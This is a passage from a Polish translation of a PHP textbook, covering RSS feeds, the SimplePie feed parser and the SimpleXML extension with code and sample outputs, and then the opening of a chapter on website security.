- **Powszechna dostępność**: usługi sieciowe zazwyczaj są obsługiwane przy użyciu protokołu HTTP. Dzięki temu można z nich korzystać, nawet jeśli dostęp do serwera jest chroniony przez zaporę ogniową, gdyż port 80 (lub 443 w przypadku protokołu HTTPS) niemal zawsze jest dostępny i odblokowany.

---

[1] Polską wersję definicji usług sieciowych można znaleźć na stronie *http://pl.wikipedia.org/wiki/Usługa_sieciowa* — *przyp. tłum.*

Wziąwszy pod uwagę te zalety, zarówno duże, jak i małe firmy nie tylko aktywnie korzystają z usług sieciowych, lecz także tworzą i publikują swoje własne usługi, z których mogą korzystać programiści oraz inne firmy. Spośród wielu ofert najbardziej interesujące są usługi udostępniane przez firmy Amazon.com, Google oraz Microsoft. Ze względu na swą skalę i możliwości rozpaliły one wyobraźnię programistów na całym świecie, którzy zyskali cenne doświadczenia dzięki możliwości skorzystania z doskonale zaprojektowanych usług udostępniających ogromne ilości informacji. Więcej informacji na temat tych popularnych interfejsów programowania aplikacji można znaleźć na następujących stronach:

- *http://aws.amazon.com*,
- *http://code.google.com/more*,
- *http://dev.live.com*.

RSS


Wziąwszy pod uwagę fakt, że usługi sieciowe w znacznej mierze powstały dzięki pomysłowi, by w następnej generacji aplikacji biznesowych były wykorzystywane rozwiązania bazujące na protokole HTTP, należy uznać za ironię losu, że pierwsza implementacja technologii usług sieciowych, która zyskała ogromną popularność, nie była rozwiązaniem biznesowym, lecz używanym przez osoby prywatne. RSS (ang. *Really Simple Syndication*) rozwiązuje wiele problemów, z jakimi zarówno programiści, jak i użytkownicy borykali się od lat.

Wszyscy doskonale wiemy, że codzienny rytuał przeglądania stron zabiera mnóstwo czasu. Większość osób może wskazać grupę witryn, które regularnie przegląda — czasami nawet kilka razy dziennie. Dla każdej z nich proces jest identyczny — wchodzimy na stronę o pewnym adresie, przebijamy się przez zalew reklam, przechodzimy do interesującego nas działu i w końcu możemy przeczytać nowe informacje. Wystarczy powtórzyć ten sam proces kilka razy, a kolejną rzeczą, jaką sobie uświadomimy, będzie to, że minęło naprawdę sporo czasu. Co więcej, wziąwszy pod uwagę, że jest to proces nużący, łatwo można przegapić jakieś ważne czy ciekawe informacje.

Programiści muszą natomiast stawić czoła grupie całkowicie innych problemów. Niegdyś przyciągnięcie odwiedzających do witryny wiązało się z wydaniem znacznych sum pieniędzy na reklamy telewizyjne nadawane w czasie najwyższej oglądalności, reklamy w czasopismach oraz wystawne gale. Jednak później czar nowości przeminął (wraz z wydanymi pieniędzmi), a osoby odpowiedzialne za witrynę musiały poradzić sobie z problemem zapewnienia czegoś, co zainteresuje użytkowników. Co więcej, trzeba było przy tym uwzględnić ograniczenia narzucane przez przepustowość łączy, miliony urządzeń z dostępem do internetu, jakie pojawiły się ostatnimi czasy, oraz coraz to bardziej wybrednych (i mających coraz mniej czasu) użytkowników. Zapraszamy do skorzystania z RSS.

RSS udostępnia sformalizowany sposób zamieszczania zawartości witryny w strukturze danych XML, nazywanej *kanałem* (ang. *feed*). Bazuje on na założeniu, że niezależnie od treści większość informacji zamieszczanych na witrynie posiada podobny format. I choć sport, pogoda oraz świat sztuki i teatru są zagadnieniami całkowicie odmiennymi, to jednak doniesienia z każdej z tych dziedzin posiadają taką samą strukturę: tytuł, autora, datę publikacji, adres URL oraz opis. Typowy kanał RSS zawiera wszystkie te atrybuty, a często także znacznie więcej, przez co wymusza zgodność z formatem, który jest niezależny od późniejszego sposobu prezentacji, a jednocześnie pozwala pobierać informacje, przetwarzać je i wyświetlać w dowolny, akceptowalny przez użytkownika sposób — i to nawet bez zmuszania go do samodzielnego odwiedzania witryny. Dysponując jedynie samym adresem URL kanału, użytkownik może zapisać go w programie umożliwiającym pobieranie zawartości kanałów, przetwarzanie jej i dowolne wykorzystanie zamieszczonych informacji. Działając w taki sposób, można korzystać z kanałów RSS, aby:

- Przeglądać ich zawartość przy użyciu niezależnych aplikacji nazywanych czytnikami RSS lub agregatorami RSS. Przykładami popularnych aplikacji tego typu mogą być: RSS Bandit (*www.rssbandit.org*), Liferea (*liferea.sourceforge.net*) czy też FeedDemon (*www.feeddemon.com*). Rysunek 20.1 przedstawia wygląd programu RSS Bandit.
- Skorzystać z jednego z wielu dostępnych internetowych agregatorów RSS i przeglądać kanały w przeglądarce WWW. Przykładami popularnych agregatorów tego typu mogą być Google Reader (*www.google.com/reader*), NewsIsFree (*www.newsisfree.com*) bądź Bloglines (*www.bloglines.com*).



Rysunek 20.1. *Interfejs programu RSS Bandit*

- Pobierać i publikować informacje w ramach innych aplikacji lub usług sieciowych. W dalszej części rozdziału Czytelnik dowie się, jak można to robić, korzystając z biblioteki MagpieRSS.

Kto publikuje kanały RSS?

Można w to wierzyć bądź nie, ale RSS istnieje już od 1999 roku, a we wcześniejszej postaci — od 1996. Jednak — podobnie jak wiele nowych technologii — przez kilka początkowych lat pozostawał niszowym narzędziem społeczności informatycznej. Rosnąca popularność witryn i programów agregujących przyczyniła się do lawinowego wzrostu liczby samych kanałów RSS. Obecnie kanały RSS można znaleźć niemal wszędzie, w tym również na wymienionych poniżej, powszechnie znanych witrynach:

- **Yahoo! News**: *news.yahoo.com/rss*,
- **Wired.com**: *www.wired.com/services/rss*,
- **Onet.pl**: *rss.onet.pl*.

Format RSS

Jeśli Czytelnik nie zna ogólnej składni kanałów RSS, to jej przykład został przedstawiony na listingu 20.1; będzie on także wykorzystywany jako dane wejściowe w skryptach zamieszczonych w dalszej części rozdziału. Choć rozważania na temat szczegółów składni RSS wykraczają poza zakres tej książki, to jednak jej struktura i używane znaczniki powinny być zrozumiałe (w końcu to właśnie z tego względu w jej nazwie pojawiły się słowa „really simple”, czyli „naprawdę łatwe”).

Listing 20.1. *Przykładowy kanał RSS (blog.xml)*

```
<rss version="2.0"
  xmlns:dc="http://purl.org/dc/elements/1.1/"
  xmlns:sy="http://purl.org/rss/1.0/modules/syndication/"
  xmlns:admin="http://webns.net/mvcb/"
  xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
  xmlns:content="http://purl.org/rss/1.0/modules/content/">

  <channel>

    <title>WJGilmore.com</title>
    <link>http://localhost/index.php/site/index/</link>
    <description></description>
    <dc:language>en</dc:language>
    <dc:creator>wj@wjgilmore.com</dc:creator>

    <dc:rights>Copyright 2010</dc:rights>
    <dc:date>2010-07-21T13:24:52+00:00</dc:date>
    <admin:generatorAgent rdf:resource="http://expressionengine.com/" />

    <item>
      <title>FoxyCart ułatwia prowadzenie elektronicznego handlu</title>
      <link>http://www.wjgilmore.com/index.php/site/e-commerce_made_easy_with_foxycart/</link>
      <description></description>
      <dc:subject>ExpressionEngine, PHP</dc:subject>
      <dc:date>2010-07-21T13:24:52+00:00</dc:date>
    </item>

    <item>
      <title>Refaktoryzacja bazy danych przy wykorzystaniu procedur składowanych i widoków</title>
      <link>http://www.wjgilmore.com/site/refactor_your_web_site_database/</link>
      <description></description>
      <dc:subject>PHP, Zend Framework</dc:subject>
      <dc:date>2010-07-20T20:24:14+00:00</dc:date>
    </item>
  </channel>
</rss>
```

W powyższym przykładzie nie zostały wykorzystane wszystkie dostępne elementy formatu RSS. Na przykład kanał może zawierać elementy opisujące częstotliwość jego odświeżania, używany język oraz twórcę. Jednak na potrzeby przykładów prezentowanych w tym rozdziale optymalnym rozwiązaniem było usunięcie elementów, które nie mają większego związku z opisywanymi zagadnieniami.

Teraz, kiedy Czytelnik już nieco lepiej zna przeznaczenie i zalety RSS, nadszedł czas, by pokazać, jak przy użyciu języka PHP można dodać wykorzystanie tego formatu do swego zestawu narzędzi programistycznych. Istnieje wiele bibliotek i narzędzi pozwalających na korzystanie z formatu RSS w skryptach PHP, jednak jednym z tych, które udostępniają największe możliwości pobierania, przetwarzania i wyświetlania kanałów, jest SimplePie.

Prezentacja SimplePie


SimplePie (*www.simplepie.org*) jest potężnym analizatorem RSS, który sprawia, że pobieranie zawartości kanałów oraz jej wyświetlanie stają się bardzo łatwe. Narzędzie to jest udostępniane na zasadach licencji BSD i zapewnia obsługę wszystkich najpopularniejszych wersji formatu RSS (a nawet jego najpopularniejszego formatu Atom), potrafi także wykrywać elementy związane z mediami oraz kanałami RSS używanymi na iTunes. Choć od jego stworzenia minęło już sześć lata, SimplePie wciąż jest aktywnie rozwijany i wydaje się

jednym z najlepszych narzędzi tego typu, dostępnych dla społeczności programistów używających PHP. W tym podrozdziale zostanie przedstawiony sposób użycia SimplePie w celu wyświetlenia na witrynie zawartości kanału RSS.

Instalacja SimplePie

SimplePie jest umieszczony w jednym pliku, co oznacza, że aby go używać, wystarczy dołączyć go do skryptu przy użyciu jednej instrukcji `require_once()`. Niemniej SimplePie wymaga i zaleca, by w systemie było dostępnych i skonfigurowanych kilka kluczowych rozszerzeń PHP, takich jak cURL, iconv, mbstring, PCRE, XML oraz Zlib. W celu sprawdzenia, czy rozszerzenia te są dostępne w aktualnej konfiguracji PHP, wystarczy skorzystać z wbudowanej funkcji `phpinfo()`. A zatem zacznijmy od odwiedzenia strony *http://github.com/simplepie/simplepie* i pobrania najnowszej wersji biblioteki.

Po pobraniu pliku archiwum należy go rozpakować i umieścić w obrębie drzewa dokumentów serwera WWW; warto przy tym zmienić nazwę katalogu na taką, która będzie lepiej opisywać jego faktyczną zawartość, czyli na przykład *simplepie*. Następnie można będzie wyświetlić skrypt o nazwie *sp_compatibility_test.php*, umieszczony w katalogu *compatibility_test*. W przeglądarce powinna się pojawić strona przypominająca tę z rysunku 20.2.



Rysunek 20.2. *Wyniki testu zgodności biblioteki SimplePie*

Jeśli którekolwiek z wymaganych rozszerzeń nie będzie dostępne, należy poświęcić trochę czasu i wprowadzić niezbędne modyfikacje w konfiguracji PHP. Jeśli Czytelnik nie pamięta, jak to zrobić, to potrzebne informacje znajdzie w rozdziale 2. Po przekonfigurowaniu PHP koniecznie należy jeszcze raz uruchomić test zgodności, by sprawdzić efekty wprowadzonych zmian.

Przetwarzanie kanału RSS przy użyciu SimplePie

SimplePie wykonuje złożone zadanie przetworzenia pliku kanału, którego efektem jest udostępnienie zawartości kanału w formie tablicy obiektów. Później wystarczy skorzystać z metody tych obiektów, by uzyskać dostęp do wybranych informacji kanału, takich jak tytuł wybranego wpisu, data jego publikacji czy też jego treść.


Tę tablicę obiektów można przeglądać w standardowy sposób, na przykład przy użyciu instrukcji `foreach`. A zatem wypróbujmy te możliwości i przetwórzmy kanał dostępny na stronie *www.WJGilmore.com*, wykorzystując przy tym prosty przykład opublikowany na witrynie SimplePie:

```
01 <?php
02
03 require_once('simplepie/simplepie.inc');
04
05 $url = "http://feeds.feedburner.com/wjgilmorecom";
06
07 $feed = new SimplePie();
08
09 $feed->set_cache_location("/var/www/4e/20/simplepie/cache");
10
11 $feed->set_feed_url($url);
12
13 $feed->init();
14
15 ?>
16
17 <h1><a href="<?php echo $feed->get_permalink(); ?>"><?php echo $feed->get_title(); ?></a></h1>
18 <p><?php echo $feed->get_description(); ?></p>
19
20 <?php
21 foreach ($feed->get_items() as $item) {
22 ?>
23
24 <h2><a href="<?php echo $item->get_permalink(); ?>"><?php echo $item->get_title(); ?></a></h2>
25 <p><?php echo $item->get_description(); ?></p>
26 <p><small>Posted on <?php echo $item->get_date('j F Y | g:i a'); ?></small></p>
27
28 <?php } ?>
29
```

Przeanalizujmy ten przykład wiersz po wierszu:

- W wierszu 3. do skryptu jest dołączana biblioteka SimplePie.
- Wiersz 5. określa kanał, jaki będzie przetwarzany przez skrypt.
- W wierszu 7. jest tworzony obiekt klasy `SimplePie`, który zostaje zapisany w zmiennej `$feed`.
- W wierszu 9. zostaje określony katalog, w jakim będą przechowywane dane pobrane z kanału. SimplePie udostępnia możliwość gromadzenia i lokalnego przechowywania danych z kanału, co poprawia wydajność, gdyż eliminuje konieczność pobierania zawartości kanału za każdym razem, gdy będzie potrzebna. Należy zauważyć, że mechanizm ten jest domyślnie włączony, jednak programista będzie musiał utworzyć katalog, w jakim informacje z kanałów będą przechowywane. Trzeba przy tym pamiętać, by proces serwera WWW miał prawa zapisu w tym katalogu.
- W wierszu 11. adres kanału jest przekazywany do obiektu `SimplePie`, a następnie — w wyniku wywołania metody `init()` (wiersz 13.) — zostaje on pobrany i przetworzony.
- W wierszu 13. zostaje wyświetlony tytuł i opis kanału.
- Wiersze od 20. do 28. zawierają pętlę, która przegląda wszystkie elementy kanału, wyświetlając jego tytuł, pełny adres URL do danego artykułu, jego opis oraz datę publikacji.

Po wykonaniu tego skryptu w przeglądarce powinny zostać wyświetlone wyniki podobne do tych, które zostały przedstawione na rysunku 20.3.



Rysunek 20.3. *Pobrane i przetworzone informacje z kanału RSS www.WJGilmore.com*

Przetwarzanie większej liczby kanałów

SimplePie udostępnia także możliwość pobierania i sortowania większej liczby kanałów oraz generowania zagregowanych wyników, podobnych do tych z aplikacji Google Reader. Dzięki temu istnieje możliwość jednoczesnego publikowania wielu kanałów w formie jednej, zbiorczej listy. Najciekawszym aspektem tej możliwości jest to, że korzysta się z niej dokładnie tak samo w przypadku obsługi jednego kanału; jedyna różnica polega na tym, że w wywołaniu metody `set_feed_url()` przekazywana jest tablica adresów. Na przykład poniższy przykład pobiera, sortuje i scala elementy pochodzące z trzech kanałów publikowanych przez moje ulubione witryny:

```
$url = array(
  "http://feeds.feedburner.com/wjgilmorecom",
  "http://rss.slashdot.org/Slashdot/slashdot",
  "http://feeds.feedburner.com/destructoid"
  );

$feed = new SimplePie();

$feed->set_feed_url($url);
```

W przypadku korzystania z tej możliwości niezwykle ważne jest, by wszystkie wpisy we wszystkich używanych kanałach posiadały daty publikacji, bowiem w przeciwnym razie SimplePie nie będzie w stanie ich prawidłowo posortować! Zgodnie z informacjami podanymi na witrynie SimplePie, jeśli podczas prób scalenia kilku różnych kanałów elementy jednego z nich są umieszczane poza kolejnością, to niemal na pewno oznacza to, że nie zawierają one niezbędnych atrybutów określających daty.

SimpleXML

Każdy musi się zgodzić z tym, że XML stanowi ogromny krok naprzód w zakresie zarządzania danymi i współdziałania aplikacji. Dlaczego zatem korzystanie z danych XML jest tak bardzo trudne? Choć są dostępne potężne narzędzia do analizy danych XML (choćby takie jak DOM, SAX czy XSLT), to jednak nauka każdego z nich jest trudna. Eleganckie rozwiązanie tego problemu opracował obiecujący programista PHP (a konkretnie Sterling Hughes). SimpleXML oferuje swoim użytkownikom bardzo praktyczną i intuicyjną metodologię przetwarzania danych XML, a w PHP 5 jego obsługa jest domyślnie włączona. Dzięki niemu przetwarzanie nawet bardzo złożonych danych XML jest trywialnie proste — sprowadza się do wczytania dokumentu XML do obiektu, a następnie odwoływania się do węzłów XML przy użyciu atrybutów tego obiektu, czyli w typowy, obiektowy sposób.

Przykładowe skrypty zamieszczone w tej części rozdziału będą operować na dokumencie XML przedstawionym na listingu 20.2.

Listing 20.2. *Prosty dokument XML*

```
<?xml version="1.0" standalone="yes"?>
<library>
  <book>
    <title>Duma i uprzedzenie</title>
    <author gender="kobieta">Jane Austen</author>
    <description>Najbardziej popularna książka Jane Austen.</description>
  </book>
  <book>
    <title>Konformista</title>
    <author gender="mężczyzna">Alberto Moravia</author>
    <description>Klasyczna psychologiczna powieść Alberto Moravia.</description>
  </book>
  <book>
    <title>Słońce też wschodzi</title>
    <author gender="mężczyzna">Ernest Hemingway</author>
    <description>Arcydzieło, które rozpoczęło pisarską karierę Hemingwaya.</description>
  </book>
</library>
```

Wczytywanie dokumentów XML

SimpleXML udostępnia kilka funkcji służących do wczytywania i przetwarzania dokumentów XML. W tym punkcie rozdziału Czytelnik znajdzie opisy wszystkich tych funkcji oraz odpowiednie przykłady ich zastosowania.

■ **Uwaga** Aby móc korzystać z SimpleXML, należy się upewnić, że zostało włączone rozszerzenie *libxml*.

Wczytywanie danych XML z pliku

Funkcja `simplexml_load_file()` wczytuje plik XML do obiektu. Oto jej prototyp:

`obiekt simplexml_load_file(string` *`nazwa_pliku`* `[, string` *`nazwa_klasy`*`])`

Jeśli podczas wczytywania pliku wystąpiły jakieś problemy, funkcja zwróci wartość `FALSE`. Jeśli w jej wywołaniu zostanie podany opcjonalny parametr *`nazwa_klasy`*, funkcja zwróci obiekt tej klasy. Oczywiście, parametrem tym powinna być nazwa klasy dziedziczącej po klasie `SimpleXMLElement`. Przeanalizujmy poniższy przykład:

```
<?php
    $xml = simplexml_load_file("books.xml");
    var_dump($xml);
?>
```

Jego wykonanie zwróci następujące wyniki:

```
object(SimpleXMLElement)#1 (1) {
  ["book"]=>
  array(3) {
    [0]=>
    object(SimpleXMLElement)#2 (3) {
      ["title"]=>
      string(18) "Duma i uprzedzenie"
      ["author"]=>
      string(11) "Jane Austen"
      ["description"]=>
      string(42) "Najbardziej popularna książka Jane Austen."
    }
    [1]=>
    object(SimpleXMLElement)#3 (3) {
      ["title"]=>
      string(11) "Konformista"
      ["author"]=>
      string(15) "Alberto Moravia"
      ["description"]=>
      string(49) "Klasyczna psychologiczna powieść Alberto Moravia."
    }
    [2]=>
    object(SimpleXMLElement)#4 (3) {
      ["title"]=>
      string(19) "Słońce też wschodzi"
      ["author"]=>
      string(16) "Ernest Hemingway"
      ["description"]=>
      string(58) "Arcydzieło, które rozpoczęło pisarską karierę Hemingwaya."
    }
  }
}
```

Warto zwrócić uwagę, że takie wyświetlenie wartości zmiennej nie pokazuje atrybutów elementów XML. Aby uzyskać do nich dostęp, konieczne jest skorzystanie z metody `attributes()`, przedstawionej w dalszej części rozdziału.

Wczytywanie danych XML z łańcucha znaków

Jeśli zawartość dokumentu XML jest przechowywana w zmiennej, to można ją wczytać do obiektu przy użyciu funkcji `simplexml_load_string()`, której prototyp przedstawiłem poniżej:

`obiekt simplexml_load_string(string dane)`

Przeznaczenie tej funkcji jest takie samo jak funkcji `simplexml_load_file()`, z tym że akceptuje ona tylko jeden parametr, którym ma być zmienna zawierająca dane XML, a nie nazwa pliku.

Wczytywanie danych XML z dokumentu DOM

Document Object Model (DOM), czyli model obiektów dokumentu, to specyfikacja W3C określająca standardowy interfejs API, służący do tworzenia dokumentów XML, poruszania się po ich zawartości

oraz wprowadzania w nich wszelkich modyfikacji. PHP udostępnia rozszerzenie pozwalające na zarządzanie dokumentami XML z wykorzystaniem tego standardu — jest to rozszerzenie DOM XML. Funkcja `simplexml_import_dom()` pozwala skonwertować węzeł dokumentu DOM na węzeł SimpleXML, a to z kolei zapewnia możliwość operowania na nim przy użyciu funkcji SimpleXML. Poniżej przedstawiłem prototyp tej funkcji:

```
obiekt simplexml_import_dom(domNode wezel)
```

Analiza XML

Kiedy dokument XML zostanie już wczytany do obiektu, będzie można na nim operować przy użyciu kilku metod. Aktualnie dostępne są cztery takie metody — zostały one przedstawione w kolejnych podpunktach rozdziału.

Pobieranie dodatkowych informacji o elemencie

Atrybuty XML udostępniają dodatkowe informacje o elemencie XML. W przypadku prostego dokumentu XML, przedstawionego na listingu 20.2, jedynie węzeł `author` posiada atrybut — nosi on nazwę `gender` i przechowuje informacje o płci danego autora. Informacje o atrybutach można pobrać, używając metody `attributes()`, której prototyp przedstawiłem poniżej:

```
obiekt simplexml_element->attributes()
```

Załóżmy na przykład, że chcemy pobrać informacje o płci każdego autora:

```
<?php
    $xml = simplexml_load_file("books.xml");

    foreach($xml->book as $book) {
        printf("%s jest %s. <br />", $book->author, $book->author->attributes());
    }
?>
```

Wykonanie tego kodu zwróci następujące wyniki:

```
Jane Austen to kobieta.
Alberto Moravia to mężczyzna.
Ernest Hemingway to mężczyzna.
```

Istnieje także możliwość bezpośredniego odwołania się do płci autora konkretnej książki. Załóżmy na przykład, że chcemy określić płeć autora drugiej książki zapisanej w naszym dokumencie XML:

```
echo $xml->book[2]->author->attributes();
```

Wykonanie tego fragmentu kodu zwróci następujący wynik:

```
mężczyzna
```

Często zdarza się, że węzeł ma więcej niż jeden atrybut. Załóżmy, że węzeł author ma następującą postać:

```
<author gender="kobieta" age="20">Jane Austen</author>
```

W prosty sposób można wyświetlić wszystkie jego atrybuty, korzystając z pętli `foreach`:

```
foreach($xml->book[0]->author->attributes() AS $a => $b) {
    printf("%s = %s <br />", $a, $b);
}
```

Jego wykonanie zwróci następujące wyniki:

```
gender = kobieta
age = 20
```

Tworzenie kodu XML na podstawie obiektu SimpleXML

Metoda `asXML()` zwraca prawidłowo sformułowany kod XML, wygenerowany na podstawie obiektu `SimpleXML`. Poniżej przedstawiłem jej prototyp:

```
string simplexml_element->asXML()
```

A oto przykład jej użycia:

```
<?php
    $xml = simplexml_load_file("books.xml");
    echo htmlspecialchars($xml->asXML());
?>
```

Ten przykład wyświetli oryginalny dokument XML, z tym że zostaną z niego usunięte znaki nowego wiersza, a niektóre znaki zostaną zamienione na odpowiadające im symbole HTML.

Zdobywanie informacji o potomkach węzła

Co zrobić, jeśli będziemy zainteresowani wyłącznie potomkami konkretnego węzła? Dzięki metodzie `children()` pobranie ich nie przysporzy najmniejszych problemów. Poniżej przedstawiłem prototyp tej metody:

```
obiekt simplexml_element->children()
```

Załóżmy, że nasz przykładowy dokument XML został zmodyfikowany w taki sposób, że dla każdej książki podawana jest lista jej głównych bohaterów. Używane są przy tym dwa elementy: `cast` — reprezentujący listę, oraz `character` — zawierający imię i nazwisko bohatera.

```
  <book>
    <title>Słońce też wschodzi</title>
    <author gender="male">Ernest Hemingway</author>
    <description>Arcydzieło, które rozpoczęło pisarską karierę Hemingwaya.</description>
    <cast>
      <character>Jake Barnes</character>
      <character>Lady Brett Ashley</character>
      <character>Robert Cohn</character>
      <character>Mike Campbell</character>
    </cast>
  </book>
```

Dzięki metodzie `children()` można w prosty sposób pobrać informacje o bohaterach wybranej książki i je wyświetlić:

```
<?php
    $xml = simplexml_load_file("books.xml");
    foreach($xml->book[2]->cast->children() as $character) {
        echo "$character<br />";
    }
?>
```

Wykonanie tego skryptu zwróci następujące wyniki:

```
Jake Barnes
Lady Brett Ashley
```

```
Robert Cohn
Mike Campbell
```

Zastosowanie XPath w celu pobrania informacji o węźle

XPath jest opracowanym przez W3C, intuicyjnym i wykorzystującym format nieco przypominający ścieżkę dostępu, sposobem identyfikowania węzłów XML. Rozszerzenie SimpleXML udostępnia metodę `xpath()`, która umożliwia stosowanie tego formatu. Oto jej prototyp:

```
array simplexml_element->xpath(string sciezka)
```

XPath udostępnia także grupę funkcji służących do selektywnego pobierania węzłów na podstawie ich wartości. Na przykład wyrażenie XPath o postaci `/library/book/author` pozwala pobrać wszystkie węzły `author` z naszego przykładowego dokumentu XML *books.xml*:

```
<?php
    $xml = simplexml_load_file("books.xml");
    $authors = $xml->xpath("/library/book/author");
    foreach($authors AS $author) {
        echo "$author<br />";
    }
?>
```

Wykonanie tego skryptu zwróci następujące wyniki:

```
Jane Austen
Alberto Moravia
Ernest Hemingway
```

Z możliwości XPath można także skorzystać w celu selektywnego pobrania węzła oraz jego potomków na podstawie konkretnej wartości. Załóżmy na przykład, że interesują nas tytuły książek, których autorem jest Ernest Hemingway:

```
<?php
    $xml = simplexml_load_file("books.xml");
    $book = $xml->xpath("/library/book[author='Ernest Hemingway']");
    echo $book[0]->title;
?>
```

Wykonanie tego skryptu zwróci następujący wynik:

```
Słońce też wschodzi
```

Podsumowanie

Potencjalne możliwości usług sieciowych oraz technologii związanych z językiem XML przyczyniły się do poświęcenia ogromnego nakładu pracy na opracowanie specyfikacji, a informacje o nowych projektach i produktach pojawiają się niemal codziennie. Zważywszy na ogromny potencjał, jaki ta grupa technologii ma do zaoferowania, można mieć pewność, że wysiłki te będą kontynuowane.

W następnym rozdziale zostały przedstawione zagadnienia związane z bezpieczeństwem, o których programiści nigdy nie powinni zapominać podczas tworzenia aplikacji.

ROZDZIAŁ 21

Zabezpieczanie witryn WWW

Każdą witrynę WWW można sobie wyobrazić jako twierdzę bezustannie obleganą przez hordy barbarzyńców. A jak pokazuje historia wojen — zarówno tych konwencjonalnych, jak i informatycznych — powodzenie napastników zależy nie od ich umiejętności i sprytu, lecz raczej od niedopatrzeń popełnianych przez obrońców. Czytelnik będący władcą elektronicznego królestwa musi stawić czoła znacznej liczbie zagrożeń, które potencjalnie mogą przyczynić się do zapanowania w nim chaosu; w szczególności mogą to być:

- **Słabe punkty oprogramowania**: aplikacje internetowe tworzone są przy wykorzystaniu wielu różnych technologii — zazwyczaj korzystają z serwera bazy danych, działają na serwerze WWW i są pisane w jednym lub kilku językach programowania — a wszystkie one działają w jednym lub kilku systemach operacyjnych. Dlatego też bardzo duże znaczenie ma ciągłe śledzenie doniesień i usuwanie słabych punktów wykrytych w używanych technologiach, zanim zdążą je wykorzystać napastnicy.
